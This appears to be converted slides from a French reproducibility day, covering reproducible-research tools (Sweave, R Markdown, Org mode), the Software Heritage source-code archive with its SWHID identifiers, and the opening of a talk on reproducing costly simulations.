

La Recherche Reproductible : C'est quoi ? Pourquoi en faire ? Comment ?

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Qu'est-ce que la « recherche reproductible » ?

- Pour faire « simple », c'est une approche qui cherche à diminuer l'écart entre un idéal – les résultats devraient être reproductibles – et la réalité – il est souvent difficile, même pour leurs auteurs, de reproduire des résultats publiés.
- Concrètement, c'est une démarche qui consiste à fournir aux lecteurs d'articles, d'ouvrages, etc, l'ensemble des données et des programmes **accompagnés d'une description algorithmique de la façon dont les programmes ont été appliqués aux données** pour obtenir les résultats présentés.

Arrivé là, deux questions sont souvent posées :

- Pourquoi s'embêter à rendre un travail reproductible (au sens précédent) si personne ne le demande ?
- Super, mais comment fait-on ?

Une remarque

- dans la pratique, ce qui est donc entendu ici par « reproduction » est tout ce qui vient *après* la collecte des données – il serait donc plus juste de parler d'**analyse reproductible des données** – ;
- mais comme l'approche requiert un *accès libre* à celles-ci, elles deviennent critiquables et comparables : **un pas important vers une reproductibilité des données elles-mêmes.**

Le *Journal of Money, Credit and Banking*

- Au début des années 80, le *Journal of Money, Credit and Banking* a adopté une politique éditoriale demandant aux auteurs les programmes et données utilisés dans leurs articles « empiriques », ainsi que la mise à disposition de ceux-ci sur simple demande (projet financé par la *National Science Foundation*).
- Les auteurs d'une analyse portant sur les 54 articles empiriques publiés par ce journal entre 1982 et 1984 sont parvenus à reproduire les résultats de... 2 d'entre eux (Dewald, Thursby and Anderson, 1986, *The American Economic Review* 76 : 587-603).
- Une autre étude portant sur la période 1996-2003 a trouvé 14 articles reproductibles sur 62 (McCullough, McGeary and Harrison, 2006, *JMCB* 38 : 1093-1107).

Les « points faibles » de l'approche

- Le dépôt des données et des codes dépendaient essentiellement de la bonne volonté des auteurs ;
- aucune spécification de format ou de description des données n'étaient imposée aux auteurs ;
- aucune description des codes n'était demandée – et comme chacun sait, la plupart des codes non documentés sont incompréhensibles même par leurs auteurs après 2 à 6 mois – ;
- aucune description de la façon dont les codes étaient appliqués aux données n'était requise.

Dettes publiques et taux de croissance

- Plus récemment, les économistes ont occupé le devant de la scène (de la recherche reproductible) avec la controverse sur le lien entre poids de la dette publique et taux de croissance (Reinhart et Rogoff, 2010, *AER* 100: 573–78) ;
- Herndon, Ash et Pollin ont montré que l'article original était problématique : *While using RR's working spreadsheet, we identified coding errors, selective exclusion of available data, and unconventional weighting of summary statistics* (2014, *Cambridge Journal of Economics* 38 : 257–279).
- Il faut mettre au crédit de Reinhart et Rogoff le fait qu'ils ont rendu leurs données accessibles (des tables Excel !), ainsi que leurs codes.

Le Stanford Exploration Project

En 1992, Jon Claerbout et Martin Karrenbach dans une communication au congrès de la *Society of Exploration Geophysics* écrivent :

A revolution in education and technology transfer follows from the marriage of word processing and software command scripts. In this marriage an author attaches to every figure caption a pushbutton or a name tag usable to recalculate the figure from all its data, parameters, and programs. This provides a concrete definition of reproducibility in computationally oriented research. Experience at the Stanford Exploration Project shows that preparing such electronic documents is little effort beyond our customary report writing; mainly, we need to file everything in a systematic way.

Communication dont la « substantifique mœlle » sera extraite par Buckheit et Donoho (1995) qui écriront :

*An article about computational science in a scientific publication is **not** the scholarship itself, it is merely **advertising** of the scholarship. The actual scholarship is the complete software development environment and the complete set of instructions which generated the figures.*

Les outils du *Stanford Exploration Project*

Les géophysiciens du SEP effectuent l'analyse de gros jeux de données ainsi que des simulations de modèles géophysiques « compliqués » (basés sur des EDPs); ainsi :

- ils ont l'habitude des langages compilés comme le `ratfor` (une variante du `fortran`) et le `C`;
- ils emploient des moteurs de production comme `Cake`, une variante de `Make`;
- ils écrivent leurs articles en $T_{E}X$ et $L_{A}T_{E}X$;
- leur idée clé est d'utiliser le moteur de production, non seulement pour générer les « exécutables », mais aussi pour les appliquer aux données – et ainsi générer les figures et les tables de l'article –, avant de compiler le fichier `.tex`.

Le SEP a depuis développé Madagascar, un outil puissant et « flexible », orienté vers la géophysique et dont le moteur de production est SCons – lui même basé sur Python.

Points forts et faibles de l'approche

Points forts :

- **tout** (données, codes sources, scripts, texte) est conservé dans une collection de répertoires imbriqués ce qui rend le travail « facile » à **sauvegarder** et à **distribuer** ;
- un accent est mis dès le départ sur l'utilisation de logiciels libres.

Points faibles :

- l'emploi de TEX (ou $LATEX$) se prête mal à la « prise de notes » et est un véritable obstacle hors des maths et de la physique ;
- la gestion d'une arborisation de fichiers, pour ne pas dire l'ensemble de l'approche, est « lourde » dans le cadre d'une analyse exploratoire « au quotidien ».

Bilan (personnel) sur la « RR avec moteur de production »

- si vos projets impliquent le développement d'une « grande » quantité de codes compilés, vous utilisez déjà certainement un moteur de production ;
- inclure la production de l'article (compilation du fichier .tex) dans la boucle n'est alors pas un gros problème ;
- **c'est la solution que j'utilise – avec des langages standardisés comme le C (le C++ et le Fortran le sont aussi) – si je veux quelque chose qui dure ;**
- si Python ou la JVM (avec Clojure) vous satisfont, courez découvrir le concept d'ActivePapers vous n'aurez plus à vous « embêter » avec un moteur de production, ni avec une arborisation de fichiers !

Un détour par la programmation lettrée

Lorsqu'en 1976, Donald Knuth reçoit les épreuves de la seconde édition du second volume de son *opus magnum* (*The Art of Computer Programming*), il est horrifié par leur (très) basse qualité typographique ; il décide donc :

- 1 d'écrire, $T_{E}X$, un logiciel de composition de document ;
- 2 il en profite pour introduite l'idée de programmation lettrée et développe WEB, un logiciel qui permet de la mettre en œuvre.

Avec la programmation lettrée, le code et sa documentation sont « mélangés » – afin de rendre le code facilement compréhensible par un humain, par opposition à un compilateur – dans un même fichier ASCII (ou maintenant UTF-8). Deux sorties peuvent être produites :

- un fichier `.tex` qui donnera la documentation imprimable → Weave ;
- un fichier « source », `.c` (à l'origine, c'était du Pascal) qui sera compilé → Tangle.

La programmation lettrée expliquée par D Knuth

Je crois que le temps est venu pour une amélioration significative de la documentation des programmes, et que le meilleur moyen d'y arriver est de considérer les programmes comme des œuvres littéraires. D'où mon titre, « programmation lettrée ».

Nous devons changer notre attitude traditionnelle envers la construction des programmes : au lieu de considérer que notre tâche principale est de dire à un ordinateur ce qu'il doit faire, appliquons-nous plutôt à expliquer à des êtres humains ce que nous voulons que l'ordinateur fasse.

Le praticien de programmation lettrée peut être vu comme un essayiste, qui s'attache principalement à l'exposition du sujet et à l'excellence du style. Un tel auteur, le dictionnaire à la main, choisit avec soin les noms de ses variables et explique la signification de chacune. Il cherche à obtenir un programme qui est compréhensible parce que les concepts ont été présentés dans le meilleur ordre pour la compréhension humaine, en utilisant un mélange de méthodes formelles et informelles qui se complètent l'une l'autre.

— Donald Knuth, Literate Programming (source : traduction Wikipédia)

« Détournement » de la programmation lettrée : R et sa fonction Sweave

R est un langage distribué sous licence *GPL*, décrit de la façon suivante sur la page des FAQ :

R is a system for statistical computation and graphics. It consists of a language plus a run-time environment with graphics, a debugger, access to certain system functions, and the ability to run programs stored in script files.

Pour les programmeurs, R s'inspire du schéma mais à une syntaxe type C :

- on écrit $2+2$;
- pas $(+ 2 2)$.

Sweave

- Sweave est une fonction de R ;
- Sweave traite des fichiers « **text** » qui mélangent du texte écrit en \LaTeX ou HTML et du code R ;
- Sweave copie la partie textuelle telle quelle dans un nouveau fichier, **exécute le code** R et place le résultat (tableau, figure) dans le nouveau fichier ;
- la syntaxe d'un fichier Sweave est proche de celle d'un fichier noweb.

Avec Sweave, on remplace les figures et les tableaux d'un article par le code qui les génère.

Exemple

Un morceau de fichier Sweave ressemble à :

```
\subsection{Résumé des données}
```

Le `\textit{résumé à 5 nombres}` du jeu de données a est :

```
<<resume-jeu-a>>=  
summary(a)  
@
```

On voit qu'`\textbf{aucune saturation ne semble présente}`...

Le vrai lien entre Sweave est la programmation lettrée et la syntaxe commune délimitant les blocs de codes dans le fichier source :

- on ouvre le bloc avec «nom-du-bloc»= ;
- on le ferme avec @.

Inconvénients

- il faut connaître R et \LaTeX (ou HTML) ;
- pour moi, \LaTeX est très bien pour écrire des articles scientifiques et des didacticiels, mais trop lourd pour mon « cahier de laboratoire » ;
- le passage d'un format de sortie (PDF) à un autre (HTML) doit se faire avec des outils externes comme TeX4ht ;
- la programmation lettrée au sens classique de Knuth ne peut pas être mise en œuvre.

Développements « récents » : langages de balisage léger

Un point « faible » des approches précédentes, la nécessité d'écrire en $\text{L}^{\text{A}}\text{T}_{\text{E}}\text{X}$ ou HTML, a maintenant disparu avec le développement de langages de balisage léger comme :

- Markdown ;
- reStructuredText ;
- AsciiDoc ;
- Org mode (utilisé pour préparer cette présentation).

Avec le logiciel pandoc, développé par le philosophe John MacFarlane, il est possible de passer quasi instantanément de l'un à l'autre et, grâce à l'extension pandoc de Markdown, un débutant avec une heure de pratique peut générer un fichier \LaTeX qui ferait envie à un expert.

- Pour les utilisateurs de R, la syntaxe Markdown est utilisable :
 - ▶ grâce au paquet RMarkdown,
 - ▶ plus simplement, avec RStudio ;
- les utilisateurs de Python peuvent employer :
 - ▶ Pweave,
 - ▶ ou le « carnet de notes » (*notebook*) de jupyter.

Exemple (version R Markdown)

L'exemple précédent avec R Markdown devient :

Résumé des données

Le *_résumé à 5 nombres_* du jeu de données a est :

```
```${r resume-jeu-a}
summary(a)
```
```

On voit qu'*'_aucune saturation ne semble présente_'*...

Pour comparaison, la version précédente (avec Sweave) :

```
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```
@
```

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Petit comparatif

Les solutions suivantes permettent toutes à quiconque maîtrise déjà R, Python, Julia, d'être productif rapidement dans le cadre d'un travail « exploratoire » ou interactif :

- Le « carnet de notes » (*notebook*) jupyter permet d'utiliser *séparément* les trois langages ci-dessus, un défaut important de mon point de vue : il n'y a quasiment pas d'aide d'édition ;
- RMarkdown utilisé avec RStudio permet de mettre en œuvre facilement la recherche reproductible avec R et (un peu) avec Python (avec une bonne aide d'édition) ;
- SageMath, basé sur Python ² mais avec R, Maxima et une centaine de bibliothèques scientifiques « sous le capot » est certainement la solution la plus complète à ce jour.

Un inconvénient : ces approches sont « orientées script » et pas vraiment destinées à développer du code (même sans aller jusqu'à la programmation lettrée).

Le mode Org de l'éditeur GNU emacs combine les avantages de SageMath et la possibilité de faire de la programmation lettrée ; son seul inconvénient : il faut apprendre emacs...

Gestion de version

Fidèles à la tradition de « détournement » des outils de développements logiciels pour faire de la recherche reproductible, ses praticiens deviennent souvent « dépendants » des logiciels de **gestion de version** :

- git devient de fait l'outil standard ;
- avec github et gitlab, même des « non-experts » arrivent à l'utiliser.

Gros jeu de données

Lorsque nous commençons à travailler sur de « vraies » données nous nous trouvons généralement confrontés à deux problèmes :

- les données sont de nature « diverse ».
- les données occupent un grand espace mémoire.

Ce qu'il faut garder du format texte : les métadonnées

- Le format texte permet de stocker les données **et** tout le reste. . .
- ⇒ ajouter des informations sur les données :
 - ▶ provenance ;
 - ▶ date d'enregistrement ;
 - ▶ source ;
 - ▶ etc.
- Ces informations sur les données sont ce qu'on appelle les **métadonnées**.
- Elles sont vitales pour la mise en œuvre de la recherche reproductible.

Des formats binaires, pour données composites, permettant la sauvegarde de métadonnées

Rechercher des formats binaires pour :

- travailler avec de grosses données de natures différentes ;
- stocker des métadonnées avec les données ;
- avoir un boutisme fixé **une fois pour toute**.

FITS et HDF5

- Le **Flexible Image Transport System** (FITS), créé en 1981 est toujours régulièrement mis à jour.
- Le **Hierarchical Data Format** (HDF), développé au **National Center for Supercomputing Applications**, en est à sa cinquième version, HDF5.

Les dépôts de données

Le chercheur qui travaille sur des données expérimentales (par opposition à des simulations) risque tôt ou tard d'avoir un problème lié à la recherche reproductible : comment rendre de gros jeux de données accessibles / téléchargeables par quiconque ? Heureusement, de nombreux dépôts publiques (et gratuits) sont apparus ces dernières années :

- RunMyCode ;
- Zenodo ;
- L'Open Science Framework ;
- Figshare ;
- DRYAD ;
- Exec&Share.

Un exemple « grandeur nature »

Si le temps le permet, nous pourrions discuter du « matériel supplémentaire » de l'article *A system of interacting neurons with short term plasticity*, disponible à l'adresse :

`https://plmlab.math.cnrs.fr/xtof/interacting_neurons_with_stp`

Quelques références

- Le CLOM/MOOC Recherche reproductible : principes méthodologiques pour une science transparente, évidemment !
- *Implementing Reproducible Research*, un livre édité par V Stodden, F Leisch et R Peng, entièrement (et légalement) disponible sur le web ; présente en plus des approches discutées ici les *workflows* (très populaires chez les biologistes).
- La page *Reproducibility* sur le site de Madagascar.
- Le journal *ReScience* dont le but est de publier des répliquions d'articles computationnels.
- *Top 10 Reasons to Not Share Your Code (and why you should anyway)* une présentation de Randy LeVeque, à la fois très drôle et profonde.

Conclusions

- que votre travail nécessite de gros développements logiciels ou du développement de « scripts sur mesure », des solutions maintenant bien rodées permettent de mettre en œuvre « sans douleur ou presque » la recherche reproductible ;
- il va nous falloir maintenant entrer dans une bataille plus « politique » pour que cette approche soit reconnue comme elle le mérite (selon moi), c'est-à-dire pour que disparaisse des commentaires du genre : « Pourquoi s'embêter à rendre un travail reproductible si personne ne le demande ? » ;
- pour cela il faudra :
 - ▶ que les politiques éditoriales changent ;
 - ▶ que les attributions de financement « réclament » la RR ;
 - ▶ que les évaluations des chercheurs la favorise.

Remerciements

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- mon employeur, le CNRS, qui me permet de m'embêter à rendre mon travail reproductible même si personne ne me le demande ;
- les développeurs de tous les logiciels (libres) mentionnés dans cet exposé ainsi que ceux des logiciels que j'ai injustement oubliés ;
- vous pour m'avoir écouté.

Software Heritage: building the software pillar of Open Science

a stepping stone for reproducibility


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Journée reproductibilité



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Computer Science professor in Paris, now working at INRIA

- 30 years of research (Theor. CS, Programming, Software Engineering, Erdos #: 3)
- 20 years of Free and Open Source Software
- 10 years building and directing structures for the common good



1999 *DemoLinux* – first live GNU/Linux distro

2007 *Free Software Thematic Group*
150 members 40 projects 200Me

2008 *Mancoosi project* www.mancoosi.org

2010 *IRILL* www.irill.org

2015 *Software Heritage* at INRIA

2018 *National Committee for Open Science*, France

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Why Software Source Code

Harold Abelson, Structure and Interpretation of Computer Programs (1st ed.)

1985

“Programs must be written for people to read, and only incidentally for machines to execute.”

Apollo 11 source code (excerpt)

```
P63SP0T3      CA      BIT6          # IS THE LR ANTENNA IN POSITION 1 YET
              EXTEND
              RAND      CHAN33
              EXTEND
              BZF      P63SP0T4      # BRANCH IF ANTENNA ALREADY IN POSITION 1

              CAF      CODE500      # ASTRONAUT: PLEASE CRANK THE
              TC      BANKCALL      # SILLY THING AROUND
              CADR      GOPERF1
              TCF      GOTOP00H      # TERMINATE
              TCF      P63SP0T3      # PROCEED SEE IF HE'S LYING

P63SP0T4      TC      BANKCALL      # ENTER INITIALIZE LANDING RADAR
              CADR      SETPOS1

              TC      POSTJUMP      # OFF TO SEE THE WIZARD ...
              CADR      BURNBABY
```

Quake III source code (excerpt)

```
float Q_rsqrt( float number )
{
    long i;
    float x2, y;
    const float threehalfs = 1.5F;

    x2 = number * 0.5F;
    y = number;
    i = * ( long * ) &y; // evil floating point bit level hacking
    i = 0x5f3759df - ( i >> 1 ); // what the fuck?
    y = * ( float * ) &i;
    y = y * ( threehalfs - ( x2 * y * y ) ); // 1st iteration
    // y = y * ( threehalfs - ( x2 * y * y ) ); // 2nd iteration, this
    // can be removed

    return y;
}
```

Len Shustek, Computer History Museum

“Source code provides a view into the mind of the designer.”


Source code is *special* (software is *not* data)

Software *evolves* over time

- projects may last decades
- the *development history* is key to its *understanding*

Complexity

- *millions* of lines of code
- large *web of dependencies*
 - easy to break, difficult to maintain
 - *research software* a thin top layer
- sophisticated *developer communities*




Precious, endangered *executable* and *human readable* knowledge

key people **passing away**, platforms (GoogleCode, Gitorious, etc.) closing down ...

no organised effort to catalog and archive it

Three pillars of Open Science



A plurality of needs

- Researcher**
- **archive** and **reference** software used in articles
 - **find** useful software
 - get **credit** for developed software
 - **verify/reproduce/improve** results

- Laboratory/team** track software contributions
- produce reports / web page

- Research Organization** know its **software assets**
- technology **transfer**
 - impact **metrics**

Archive

Research software artifacts must be properly **archived**
make sure we can *retrieve* them (*reproducibility*)

Reference

Research software artifacts must be properly **referenced**
make sure we can *identify* them (*reproducibility*)


Describe

Research software artifacts must be properly **described**
make it easy to *discover* and *reuse* them (*visibility*)

Cite/Credit

Research software artifacts must be properly **cited** (*not the same as referenced!*)
to give *credit* to authors (*evaluation!*)

We need an infrastructure *designed for* software source code: *now we have one!*

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Reference catalog



find and **reference** all software source code

Universal archive



preserve all software source code

Research infrastructure



enable analysis of all software source code

The largest software archive, a shared infrastructure

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


Software Heritage



Addressing the four needs (see ICMS 2020 for details)

Archive (10B+ files, 150M+ projects)



- save.softwareheritage.org
- deposit.softwareheritage.org

Describe

- *Intrinsic metadata* from source code
- Contributed the **Codemeta** generator

Reference (20 billion SWHIDs)


Intrinsic, decentralised, cryptographically strong identifiers, SWHIDs



Now supported in SPDX 2.2, Wikidata etc.

Cite/Credit

- Contributed *software citation* style
biblatex-software, v 1.2-2 now on CTAN

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- Browse [the archive](#)
- [Trigger archival](#) of your preferred software in a breeze
- Get and use SWHIDs ([full specification available online](#))
- Example use in a research article: compare Fig. 1 and conclusions
 - in [the 2012 version](#)
 - in [the updated version](#) using SWHIDs and Software Heritage
- Cite software [with the biblatex-software style](#) from CTAN
- Example use in a research article: extensive use of SWHIDs in [a replication experiment](#)
- Example in a real journal: [an article from IPOL](#)
- Supporting reproducible builds: [Guix](#) and [Nix](#)

Saving 250.000 endangered repositories...

- summer 2019: BitBucket announce Mercurial VCS phase out
- fall 2019: Software Heritage teams up with Octobus (funded by NLNet, thanks!)
- july 2020: BitBucket erases 250.000 repositories
- august 2020: bitbucket-archive.softwareheritage.org is live

... preserving the web of knowledge

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Gabriel Altay
@gabrielaltay

Just realized [@Bitbucket](#) disabled all mercurial repositories when the [@asclnet](#) informed me that a link associated with an old paper of mine was down. Thought all was lost, but someone archived all the repos! very classy move by [@octobus_net](#) and [@SWHeritage](#).

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Bottomline

explicit deposit is important, ...

... and we must promote it...

... but will never be enough.

(think also of all software dependencies!)

Summing up: a revolutionary infrastructure *designed for source code*



Software Heritage

www.softwareheritage.org

global source code archive

Library of Alexandria of source code



- harvest *all* software, not just research software
- *on demand harvesting* and *curated deposit*

universal intrinsic identifiers


SWHID standard is independent of version control systems

uniform data model, *full graph* of development history

enables large scale, big code research

infrastructure for Open Science

base layer for software source code in the *Open Science architecture*

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Growing adoption in Academia (selection)

HAL software curated deposit workflow

Curated Archiving of Research Software Artifacts
International Journal of Digital Curation, 2020

Reference archive for swmath.org



See *code* links, e.g.
SemiPar package

IPOL (image processing)



- archive (deposit)
- reference
- BibLaTeX

eLife (life sciences)



- archive (save code now)
- reference

JTCAM (Mechanics)

- instructions for authors
- biblatex-software in journal L^AT_EX class

Policy: France



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Open Science

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EOSC SIRS report

- SWHIDs
- archive

Guidelines



- **summary**
- **ICMS 2020**

You may help!

Foster adoption and best practices

- archive and reference your source code, cite using [biblatex-software](#)
- describe and deposit via [HAL](#) (see Morane Gruenpeter's talk later today)
- ask journals and conferences to use Software Heritage (like [IPOL](#), etc.)

Engage with Software Heritage as an individual

- the [ambassador program](#) is open:
 - learn directly from the core team, share with your research community
- (small) [grants are available](#) to expand the coverage of the archive

Engage with Software Heritage as an organization

- join as a [member/sponsor](#)
- establish a [mirror](#) (see e.g. [ENEA](#)): support the mission and enable Big Code

Questions?

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La reproductibilité des calculs coûteux

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- Simulation de macromolécules biologiques
- Machines parallèles : 10 à 100 processeurs
- Quelques jours voir semaines par calcul
- Quelques GOs de sortie

Centre de calcul



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Faisable à cause du **déterminisme** du calcul.

Vérification: qu'est-ce qui a été fait?

- le code
- les données
- l'environnement
- toute intervention humaine

Validation: explorer la robustesse

- un autre compilateur
- un autre ordinateur
- une nouvelle version d'une bibliothèque

